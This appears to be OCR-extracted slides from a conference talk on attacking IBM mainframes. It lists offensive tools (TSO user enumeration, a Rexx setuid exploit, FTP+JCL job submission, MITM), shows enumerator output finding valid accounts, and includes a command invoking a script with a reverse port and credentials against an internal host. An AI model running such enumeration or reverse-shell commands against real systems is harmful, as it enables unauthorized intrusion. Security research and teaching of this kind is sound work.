
WATCH HIS TALK

- A GOOD WATCH
- FREE!

HTTPS://WWW.YOUTUBE.COM/WATCH?V=3HFIV7NVWRM


TOOLS

- User enumeration
- Rexx setuid exploit
- FTP + JCL
- BIRP
- MITM
- NMAP TN3270 Emulator




```
,xXS'"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""$$$
$$$' x(     tool      : PSIKOTIK TSO USER ENUMERATOR                    )x  $$$
$$$  x(    creator    : Soldier of Fortran                             )x ,$$$
$$$xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx4$$"'
lll Target System      : ISIS
::: Username phIle     : users.bh
... Total lusernames   : 8
    Skipped Names    : 2
    [!]Trying faker           - Not a User
    [!]Trying fake123         - Not a User
    [!]Trying case            - FOUND USER!
    [!]Trying nonogo          - Not a User
    [!]Trying badidea         - Not a User
    [!]Trying sys12           - Not a User
    [!]Trying ibmuser         - FOUND USER!
    [!]Trying onemore         - Not a User

                                                                            :::
                                                                            111
,xXS'"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""$$$
$$$  x(  total found : 00002                                       )x  $$$
$$$  x(  valid user  : case                                        )x  $$$
$$$  x(  valid user  : ibmuser                                     )x  $$$
$$$xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx4$$"'
```

```
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
```




```
dade@mainframe:~/PYTHON$ ./MainTP.py -r --rport 54321 10.10.0.210 dade love
```



